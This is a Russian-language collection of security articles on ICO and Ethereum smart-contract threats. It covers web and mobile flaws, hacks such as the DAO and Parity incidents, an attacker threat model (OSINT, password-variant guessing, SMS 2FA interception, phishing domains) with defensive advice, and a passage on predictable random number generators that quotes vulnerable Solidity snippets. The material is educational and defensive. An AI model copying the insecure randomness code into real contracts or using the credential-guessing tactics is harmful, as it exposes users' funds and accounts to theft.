Ряд уязвимостей относится к безопасности самого блокчейна и механизма его внедрения в серверную часть веб-приложения (например, при использовании web3.js). Так, например, узким местом является неправильная настройка CORS — механизма безопасности, который позволяет веб-приложению обращаться к приложению блокчейна. Именно спецификация CORS позволяет определять, какие запросы разрешены, а какие нет.

Некоторые уязвимости ICO свойственны всем веб-приложениям вне зависимости от сферы их использования: это инъекции, раскрытие чувствительной информации веб-сервером, небезопасная передача данных, чтение произвольных файлов и другие.

Например, в одном из проектов была обнаружена уязвимость «Чтение произвольных файлов». Для эксплуатации этого недостатка злоумышленники могут зарегистрировать учетную запись у того же хостинг-провайдера, что и атакуемое веб-приложение, и получить доступ к тому же серверу, где расположен домен веб-приложения ICO. Если веб-сервер подвержен уязвимости чтения произвольных файлов, то злоумышленник может получить доступ к файлам конфигурации. В случае если преступники получат доступ к учетным данным администратора и смогут загружать на сервер произвольные файлы, они получат контроль и над веб-приложением ICO. В ходе ряда проектов нашим специалистам удалось продемонстрировать подобного рода атаку и, загрузив оболочку командной строки на веб-сервер, получить полный контроль над веб-приложениями ICO.

Проведя атаку на уязвимый сайт, злоумышленники могут подменить адрес кошелька, и тогда деньги инвесторов направятся к преступникам, а не к организаторам ICO.



Доли уязвимостей различного уровня риска, выявленных в веб-приложениях ICO

В 23%

проектов были выявлены недостатки, позволяющие атаковать инвесторов

В 100%

мобильных приложений для ICO были выявлены уязвимости

Атаки на инвесторов

Заботиться о безопасности инвесторов важно, потому что именно от этих людей зависит успех ICO-проекта. Довольно часто злоумышленники используют методы социальной инженерии, чтобы присвоить деньги инвесторов. Например, во многих проектах встречался один и тот же недостаток: учетные записи в социальных сетях и доменные имена, схожие по написанию с легитимными, а также региональные домены были доступны для регистрации (например, адрес проекта icoproject.com, а злоумышленник может зарегистрировать icoproject.io). Такая уязвимость оценивается нами ниже среднего уровня риска. Однако злоумышленники могут зарегистрировать учетную запись в социальной сети (например, twitter.com, facebook.com и др.), в точности повторяющую название ICO (или со схожим написанием) и выдавать себя за организаторов: публиковать там новости, адреса кошельков и ссылки на поддельные веб-приложения. Чтобы не стать жертвой подделки, мы рекомендуем проверить и зарегистрировать во всех социальных сетях всевозможные варианты написания проекта, а также занять созвучные доменные имена до начала проведения ICO.

Есть множество примеров, когда злоумышленники воспользовались этим. Так, в ходе атаки на пользователей американской криптовалютной биржи Bittrex пользователи вместо авторизации на официальном bittrex.com, не заметив подмены, вводили свои аутентификационные данные на фишинговом ресурсе blttrex.com (в адресе вместо i была использована буква L). Затем с помощью полученной информации злоумышленники забирали со счетов криптовалюту жертв через официальный веб-сайт.

Атака на инвесторов

Атака на мобильное приложение

Атаки на мобильные приложения

Люди охотнее пользуются мобильными приложениями, а не веб-сайтами, так как много времени проводят именно с телефоном в руках. И для удобства пользователей некоторые организаторы ICO специально разрабатывают мобильные приложения.

Как выяснили наши специалисты, мобильные приложения ICO содержат в 2,5 раза больше уязвимостей, чем веб-приложения тех же ICO-проектов. Среди наиболее распространенных недостатков были небезопасная передача данных, хранение пользовательских данных в резервных копиях, служебная информация, оставленная разработчиками в коде приложения, раскрытие идентификатора сессии. Эти недостатки позволяют получить дополнительные сведения о проекте, организаторах и инвесторах и могут быть использованы злоумышленниками в ходе дальнейших атак. А в случае получения доступа к мобильному телефону жертвы злоумышленник может войти в приложение и выполнять действия от его лица, в том числе вывести средства. Конечно, такая атака сложна в реализации, однако, учитывая, как быстро совершенствуется вредоносное ПО, позволяющее получить удаленный контроль над смартфоном, такой сценарий действий киберпреступников вполне возможен.


Примечательно, что аналогичные уязвимости, соответствующие недостаткам в мобильных приложениях, в веб-приложениях отсутствовали. Можно сделать вывод, что разработчики уделяли больше внимания безопасности сайтов.

Выводы

Процедура ICO краткосрочна, крайне важно предусмотреть векторы атак до ее начала, иначе высок риск финансовых потерь. Своевременное обнаружение уязвимостей позволяет организаторам принять все необходимые меры защиты заранее, а во время ICO направить свое внимание на бизнес. Так, например, после устранения уязвимостей, выявленных нашими экспертами, utrust.io в ходе успешного ICO собрал 21 млн долл., trade.io — 31 млн долл., а Blackmoon — 30 млн долл. Ни одна из компаний, обратившихся к нам за защитой процедуры ICO, не пострадала от кибератак, и все они успешно завершили процесс ICO.

Умный контракт может сойти с ума

Арсений Реутов



Смарт-контракты — одна из самых интересных возможностей блокчейна. Для понимания того, зачем их придумали, надо вспомнить популярный способ продажи квартиры через банковскую ячейку. После успешной сделки деньги забирает продавец, в противном случае доступ к ячейке остается только у покупателя. Сделка вроде бы застрахована, но обеим сторонам приходится возиться с наличными и опасаться за сохранность ячейки.

Безналичным аналогом такой сделки является аккредитив, однако в довесок идут расходы на юридическое сопровождение. Получается, как в трюизме: «быстро, качественно, недорого — выберите любые два пункта». Смарт-контракты позволяют ничего не выбирать. Тут можно и быстро, и качественно, и недорого. Исполнение таких контрактов гарантируют не правовые нормы, банкиры и юристы, а зашитый в программу алгоритм с условиями сделки. Алгоритм же защищают криптография и децентрализация.

Первую сделку с использованием смарт-контрактов среди российских компаний осуществили Альфа-Банк и S7 Airlines[1]. По договору S7 Airlines осуществлял расчеты с одним из контрагентов. Денежные средства сначала списывались со счета заказчика на специальный промежуточный счет (счет покрытия) в Альфа-Банке в момент подачи заявки. Когда же контрагент предоставлял документы об исполнении работ — деньги поступали на счет исполнителя. Основные этапы сделки — открытие и исполнение — фиксировались в распределенной системе на базе платформы Ethereum, обеспечивая прозрачность и исполнение контракта. Ethereum многие знают лишь как криптовалюту, хотя это самый известный конструктор умных контрактов.

Недостаток у смарт-контрактов по сути один — эти программы написаны людьми, а значит, в них могут быть ошибки, оставленные случайно или намеренно. Ошибки в коде приводят ко многомилионным потерям: к примеру, в 2016 году неизвестный пользователь, хитро зациклив легитимную функцию автономного инвестфонда Decentralized Autonomous Organization (DAO), вывел сумму в Ethereum, эквивалентную на тот момент 43,9 млн долл. США.[2]. А ведь DAO — это не просто смарт-контракт, но один из важнейших проектов на базе Ethereum и первая в своем роде самоуправляемая организация со слоганом «DAO is the code»: ее акционером может стать любой человек, а выбор направлений деятельности определяется голосованием. Украденная сумма составляла 15% от всего «эфира», что вынудило сооснователя проекта Ethereum Виталия Бутерина нажать волшебную кнопку и вернуть систему в состояние до взлома. Деньги вернули, а вот репутационные потери оказались серьезными. Это привело к расколу Ethereum. Часть пользователей посчитала «возврат в прошлое» самоуправством и продолжила использовать старый блокчейн «эфира».

Разработка смарт-контрактов — крайне ответственный процесс по двум причинам. Во-первых, создаваемый код будет совершать настоящие денежные операции, хоть и в криптовалюте. Во-вторых, опубликованный в блокчейне контракт нельзя изменить. Цена ошибки слишком велика, поэтому при создании смарт-контрактов нужно стараться использовать уже существующий безопасный код, чтобы снизить вероятность собственной ошибки.

Идея создания умных контрактов была предложена криптографом Ником Сабо в 1994 году, а практическая реализация появилась в 2015 году.

Сегодня применение цифровых контрактов возможно во многих сферах — в менеджменте, логистике, юриспруденции. Главное их достоинство — отсутствие расходов на нотариусов и прочие формальности. Кроме того, смарт-контракты обеспечивают прозрачность и своевременное выполнение сделки. Они не только содержат информацию об обязательствах сторон, но и сами автоматически обеспечивают выполнение всех условий договора.

Уязвимости в умных контрактах могут быть следствием простой невнимательности. Так, в июле 2017 года была совершена кража около 30 млн. долл. США с кошелька Parity, на котором хранились средства множества клиентов, включая несколько крупных ICO-проектов. Функция, которая устанавливает владельца кошелька, была доступна для вызова любому пользователю сети Ethereum. Разработчик использовал один из шаблонов, но применил его неправильно, не указав область видимости функции. Примечательно, что даже в ходе внешнего аудита уязвимость не была обнаружена. Данный взлом показал хрупкость экосистемы Ethereum в плане безопасности.

Язык, на котором пишутся смарт-контракты, имеет множество тонкостей. Насколько мы можем судить, наиболее распространены ошибки при числовых арифметических операциях, связанных с переполнением. Встречается и неверное использование встроенных переменных языка Solidity; он имеет неочевидные особенности, которые можно упустить, даже внимательно прочитав документацию. К слову, одна такая особенность недавно позволила неизвестному «выиграть» крупную сумму в лотерее SmartBillions[3]. Разработчики выложили код контракта и пополнили баланс кошелька лотереи на 1500 ETH (это примерно полмиллиона долларов на момент инцидента). Создатели были настолько уверены в своем коде, что объявили bug bounty: любой, кто сможет найти уязвимость в коде, может забрать все средства себе. И буквально через два дня с кошелька начали совершаться странные транзакции по 200 ETH: выяснилось, что контракт содержал ошибку, о которой предупреждает документация. Но свое слово разработчики не сдержали: прежде чем хакер успел воспользоваться багом в полной мере, разработчики перевели остаток баланса себе.

Для создания безопасного контракта недостаточно знать лишь язык, необходимо понимать особенности нижележащей платформы, то есть виртуальной машины Ethereum, Counterparty, Tezos или другой системы для размещения умных контрактов. Показательный пример — это взлом DAO.


Разработка смарт-контрактов отличается от создания обычных приложений, требуется иное мышление. Сейчас появляются проекты, цель которых поднять уровень осведомленности программистов в вопросах безопасности. В частности, компания OpenZeppelin создала набор безопасных шаблонов кода, которыми можно бесплатно пользоваться для разработки своих контрактов. Без подобных инициатив мир блокчейна полностью охватил бы хаос, как это произошло с популярным языком программирования PHP в начале его развития, когда из-за неправильных архитектурных решений и плохой документации почти каждое веб-приложение на нем содержало критически опасные уязвимости.

Сегодня любой человек может создать смарт-контракт, например, на базе «эфира» и провести краудфандинговый сбор средств с целью финансирования своего проекта (initial coin offering, ICO), выпустив собственные монеты (токены). Прежде реализация монет целиком возлагалась на разработчика. Но недавно стандарт токена с открытым исходным кодом ERC20 был, наконец, формализован в виде EIP (Ethereum Improvement Proposal). Это означает, что в скором будущем соответствие стандарту будет проверяться на уровне протокола, а это повысит безопасность токенов.

Отдельные проекты ICO привлекают гигантские суммы, и участникам этого рынка необходимо быть готовым ко всему: злоумышленники могут подменить на сайте ICO адрес кошелька для сбора средств на свой, зарегистрировать похожий адрес с целью фишинга, начать DDoS-атаку... Например, у одного из наших заказчиков мы смогли получить доступ к критически важной почте, так как у генерального директора был простой контрольный вопрос для восстановления доступа.

Пока Ethereum — это Дикий Запад, и каждое ICO является объектом пристального внимания хакеров, поэтому залогом успеха является всестороннее обеспечение безопасности. Сейчас, чтобы выйти на ICO, обязательным требованием является внешний аудит кода контракта. Иначе никто не доверит вам свои деньги, какими бы прекрасными ни были ваш продукт или технология.

1 goo.gl/mK5x1j (alfabank.ru)
2 goo.gl/QNj2H8 (roem.ru)
3 goo.gl/sqZm6h (reddit.com)



Первичное размещение криптовалюты: ландшафт угроз

Евангелос Дейрмендзоглу

Всякий, кто ступает на тропу ICO, может стать жертвой хакеров, которые постоянно ищут способы похитить перечисленные средства. В этой статье мы рассмотрим те слабые места выходящих на ICO компаний, которые чаще всего становятся целью злоумышленников.

Защищенность блокчейна

Существует множество статей о хакерских атаках, в которых эксплуатировались уязвимости смарт-контрактов. Одна из основных особенностей технологии смарт-контрактов — это невозможность внесения в них изменений. Как только контракт оказывается в блокчейне, изменить его содержание уже нельзя. Если в договоре изначально имеются недостатки, избавиться от них уже не выйдет.


Смарт-контракт, как и любой код, подвержен уязвимостям. Даже несмотря на наличие готовых библиотек для создания безопасных смарт-контрактов (например, от OpenZeppelin и ConsenSys), разработчики все равно могут допустить ошибку. Человеку свойственно ошибаться, поэтому перед размещением смарт-контракта в блокчейне важно провести оценку его защищенности.

В разработке смарт-контракта должны быть задействованы как минимум два человека, процесс должен включать в себя внешний аудит. Смарт-контракт составляется для получения инвестиций, поэтому процесс его проектирования, разработки и размещения следует доверять не одному, а сразу нескольким специалистам. Вы же не хотите, чтобы средства перечислялись не на тот кошелек?


OSINT — охота за персональными данными

Наверное, самое простое, что может сделать злоумышленник, — это выбрать целью саму команду ICO-проекта. Для начала злоумышленник взломает сайт организации, чтобы получить доступ к персональным данным пользователей. Эти данные могут включать в себя адреса электронной почты, фотографии или ссылки на профили в социальных сетях. Полученную информацию злоумышленник может обработать с помощью систем, специализирующихся на поиске похожих изображений в интернете (например, TinEye) или на поиске людей (Pipl). Полученные сведения позволят ему составить обширную базу данных о членах команды.

Собранные адреса электронной почты всегда можно проверить на предмет присутствия в базах данных массовых утечек конфиденциальной информации с помощью сервиса HaveIBeenPwned.com. Если для email-адреса был найден пароль, то его можно попробовать использовать для аутентификации в различных сервисах, например в панели управления хостингом, что нередко приносит успех злоумышленникам.



Пример отчета HaveIBeenPwned.com о наличии email-адреса в трех утечках персональной информации




Модель угроз ICO

Злоумышленников будет интересовать адрес не только рабочей почты, но и личной. Старый пароль от одной учетной записи вполне может подойти для другой. Возможны вариации одного и того же пароля. Например, можно попробовать P@ssw0rd1 вместо P@ssw0rd!. После получения доступа к личной почте хакер получает возможность развивать атаку для дальнейших действий.

Однако даже если хакеру удалось подобрать верные учетные данные, он может столкнуться с двухфакторной аутентификацией, которая может затруднить получение контроля над почтой.

2FA: мобильные сети

Что может пойти не так в случае с 2FA? Двухфакторная аутентификация используется для защиты данных и в целом хорошо справляется с этой задачей. Однако некоторые каналы доставки 2FA-токенов могут быть небезопасными. Одним из таких уязвимых каналов являются SMS-сообщения.



Восстановления пароля от Gmail с помощью SMS-верификации

В даркнете можно найти предложения о перехвате SMS-сообщений различных операторов. Так, одноразовый пароль, отправленный пользователю в SMS, может быть перенаправлен другому пользователю.

Технология SMS-верификации является устаревшей и вместо нее следует использовать более современные способы. Отличной альтернативой является приложение Google Authenticator.

Веб-приложение и веб-сервер

Возможно, тема этого раздела вам знакома, так как она связана с типичными уязвимостями, встречающимися в веб-приложениях и веб-серверах. Злоумышленники составляют карту всех активов организации и стремятся найти самое слабое место. Как говорится, любая цепь не сильнее самого слабого ее звена. Как только такое звено будет обнаружено, злоумышленники сразу же попытаются его взломать.

Таким слабым звеном часто является тестовая среда, доступная извне. Обычно тестовая среда является копией производственной, но содержит меньше механизмов защиты, что может упростить для хакеров выявление уязвимостей системы и получение доступа уже к производственной среде.

Для нанесения ущерба имиджу ICO не требуется удаленное выполнение кода. Ведь хакеру достаточно изменить на лендинг-странице сайта ICO адрес смарт-контракта на собственный. Мелкое изменение исходного кода веб-страницы заметить крайне сложно — до того момента, как перечисленные средства пойдут совсем по другому адресу.

Панель управления хостингом

Не секрет, что многие пользуются хостинг-провайдерами. Ведь это проще, удобнее и дешевле, чем самостоятельно управлять собственным сервером. Тем не менее вполне очевидно, что у хостинга могут быть уязвимости, которые могут помочь хакеру заполучить доступ к вашему сайту. Сайт может быть хорошо защищен, но это не спасет его от уязвимостей в ПО хостинга.

Более дешевым и удобным решением будет использование shared-хостинга. Если ваш сайт работает с персональной информацией, то необходимо отказаться от услуг подобного хостинга.

Проблема с совместным хостингом в том, что вы делите один и тот же физический сервер с большим количеством других сайтов (иногда это могут быть десятки сайтов). Даже если сам сайт хорошо защищен, нельзя полагаться на безопасность других сайтов на том же shared-хостинге. Злоумышленнику требуется скомпрометировать всего лишь один сайт, чтобы получить контроль над целевым сайтом.

Атаки с применением социальной инженерии

URL-фишинг

Пожалуй, сложнее всего защититься от URL-фишинга. Чтобы противостоять угрозе фишинга, необходимо заранее проводить обучающую работу с пользователями. В ходе фишинговой атаки появляются клоны сайта ICO, с помощью которых обманывают инвесторов.

Жертвами фишинга становится множество людей. Риск проведения фишинговой атаки возрастает непосредственно перед запуском ICO. Все, что нужно сделать злоумышленнику, это зарегистрировать домены с похожими именами в популярных зонах и создать клоны профилей в социальных сетях. Например, для домена example.com можно зарегистрировать домен examp1e.com, где вместо буквы "l" единица. Невнимательные инвесторы могут не заметить внешне мало отличающийся домен и отправят деньги злоумышленнику. Более продвинутая фишинговая атака также может включать таргетированную социальную инженерию против конкретных инвесторов. Важно своевременно разъяснить угрозы фишинга потенциальным инвесторам.

Ложная реклама

Целью злоумышленников также могут стать публичные каналы коммуникации команды ICO с общественностью, например Telegram, Slack, Facebook. Сайт ICO должен иметь информацию о социальных сетях, в которых представлен проект. Важно зарегистрировать имя компании в социальных сетях, даже если не планируется их использовать, что также должно быть отражено на сайте ICO. Данная работа требует дополнительных усилий, но она необходима для минимизации потерь в ходе ICO.

Спам

Если вести общение с потенциальными инвесторами планируется по электронной почте, то будет не лишним задуматься о настройке SPF-записей и DKIM-ключей. Благодаря этому электронные сообщения всегда будут защищены с помощью стандарта DMARC.

DMARC обеспечивает аутентификацию электронных сообщений, отправляя рассылки в спам. При отсутствии этой меры предосторожности злоумышленники могут посылать электронные сообщения от имени компании, манипулируя полем From. В итоге ничего не подозревающие инвесторы могут принимать финансовые решения на основании информации, указанной мошенником в электронном сообщении.

Подводя итог

Выход на ICO — это всегда пан или пропал. Если ICO оканчивается провалом, шансы на общий успех проекта стремительно уменьшаются. Нагрузка, с которой сталкивается организация на этом этапе, может иногда быть слишком высокой.

При выходе на ICO нужно учесть немалое количество факторов. Описанные выше векторы атак могут привести к провалу ICO и часто встречаются нашим специалистам при проведении аудитов безопасности ICO[1].

Итак, укрепить периметр безопасности и повысить общую защищенность могут помочь следующие меры:

- проводите обучающую работу с пользователями: уведомьте их о том, каким образом вы будете строить общение с ними, в какое время и с помощью каких ресурсов;
- защитите свой сайт и сервисы, проводите регулярный аудит их защищенности;
- постарайтесь, чтобы ваши активы как можно меньше «светились» в интернете: не следует давать доступ к тестовой среде из интернета;
- тщательно подбирайте специалистов, защищайте учетные записи и пользуйтесь только надежными паролями; используйте разные пароли для каждого отдельного сервиса: в идеале нужно пользоваться менеджером паролей;
- применяйте меры по защите личной электронной почты;
- используйте двухфакторную аутентификацию;
- не используйте двухфакторную аутентификацию посредством SMS: это устаревшая технология!
- не делайте смарт-контракты слишком длинными, лучше повторно использовать уже существующий безопасный код;
- поручите аудит ваших смарт-контрактов третьим лицам.

1 ico.positive.com

Предсказываем случайные числа в умных контрактах Ethereum

Арсений Реутов

Ethereum завоевал огромную популярность как платформа для ICO. Но платформа эта применима не только для создания токенов стандарта ERC20. Блокчейн Ethereum можно применить в онлайн-рулетке, лотереях и карточных играх. Сам по себе блокчейн нельзя подделать, технология децентрализована и прозрачна. Ethereum позволяет исполнять тьюринг-полные программы, обычно написанные на языке Solidity, поэтому основатели платформы называют ее «мировым суперкомпьютером». Перечисленные особенности весьма выгодны в сфере азартных онлайн-игр, в которых важно доверие пользователя.

Процессы блокчейна Ethereum предсказуемы, что создает сложности для тех, кто решил написать собственный генератор псевдослучайных чисел — неотъемлемую часть любой азартной игры. Мы решили исследовать умные контракты, чтобы оценить надежность генераторов псевдослучайных чисел (ГПСЧ) на Solidity и выявить распространенные ошибки проектирования, которые приводят к уязвимостям и дают тем самым возможность предсказать случайные числа.

Наше исследование включало следующие стадии:

1. Собрали 3649 умных контрактов с etherscan.io и GitHub.
2. Импортировали контракты в Elasticsearch, поисковик с открытым кодом.
3. С помощью веб-интерфейса Kibana с богатыми возможностями по поиску и фильтрации данных обнаружили 72 уникальных реализации ГПСЧ.
4. Проанализировав вручную каждый контракт, обнаружили, что 43 контракта были уязвимы.

Уязвимые генераторы

Анализ выявил четыре категории уязвимых ГПСЧ:

- генераторы, использующие переменные блока как источник энтропии;
- генераторы, использующие хеш предыдущего блока;
- генераторы, использующие хеш предыдущего блока в сочетании с якобы секретным начальным значением;
- генераторы, подверженные уязвимости с опережением транзакции (front-running).

Рассмотрим каждую категорию с примерами уязвимого кода.

Генератор, использующий переменные блока

Существует ряд переменных блока, которые могут быть по ошибке использованы как источники энтропии:

- block.coinbase — представляет собой адрес майнера, который «майнит» данный блок;
- block.difficulty — относительный показатель того, насколько сложно создать блок;
- block.gaslimit — максимальный расход «газа» на все транзакции в блоке;
- block.number — высота данного блока;
- Block.timestamp — дата майнинга блока.

Всеми этими переменными могут манипулировать майнеры, поэтому их нельзя использовать как источник энтропии. Более того, очевидно, что эти переменные одинаковы в пределах одного блока. И если контракт злоумышленника вызывает контракт жертвы внутренним сообщением, один и тот же генератор в обоих контрактах выдаст одинаковое значение.

Пример 1 (0x80ddae5251047d6ceb29765f38fed1c0013004b7)[1]:

```
// Won if block number is even
// (note: this is a terrible source of randomness,
please don't use this with real money)
bool won = (block.number % 2) == 0;
```

Пример 2 (0xa11e4ed59dc94e69612f3111942626ed513cb172)[2]:

```
// Compute some *almost random* value for selecting
winner from current transaction.
var random = uint(sha3(block.timestamp)) % 2;
```

Пример 3 (0xcC88937F325d1C6B97da0AFDbb4cA542EFA70870)[3]:

```
address seed1 = contestants[uint(block.coinbase) %
totalTickets].addr;
address seed2 = contestants[uint(msg.sender) %
totalTickets].addr;
uint seed3 = block.difficulty;
bytes32 randHash = keccak256(seed1, seed2, seed3);
uint winningNumber = uint(randHash) % totalTickets;
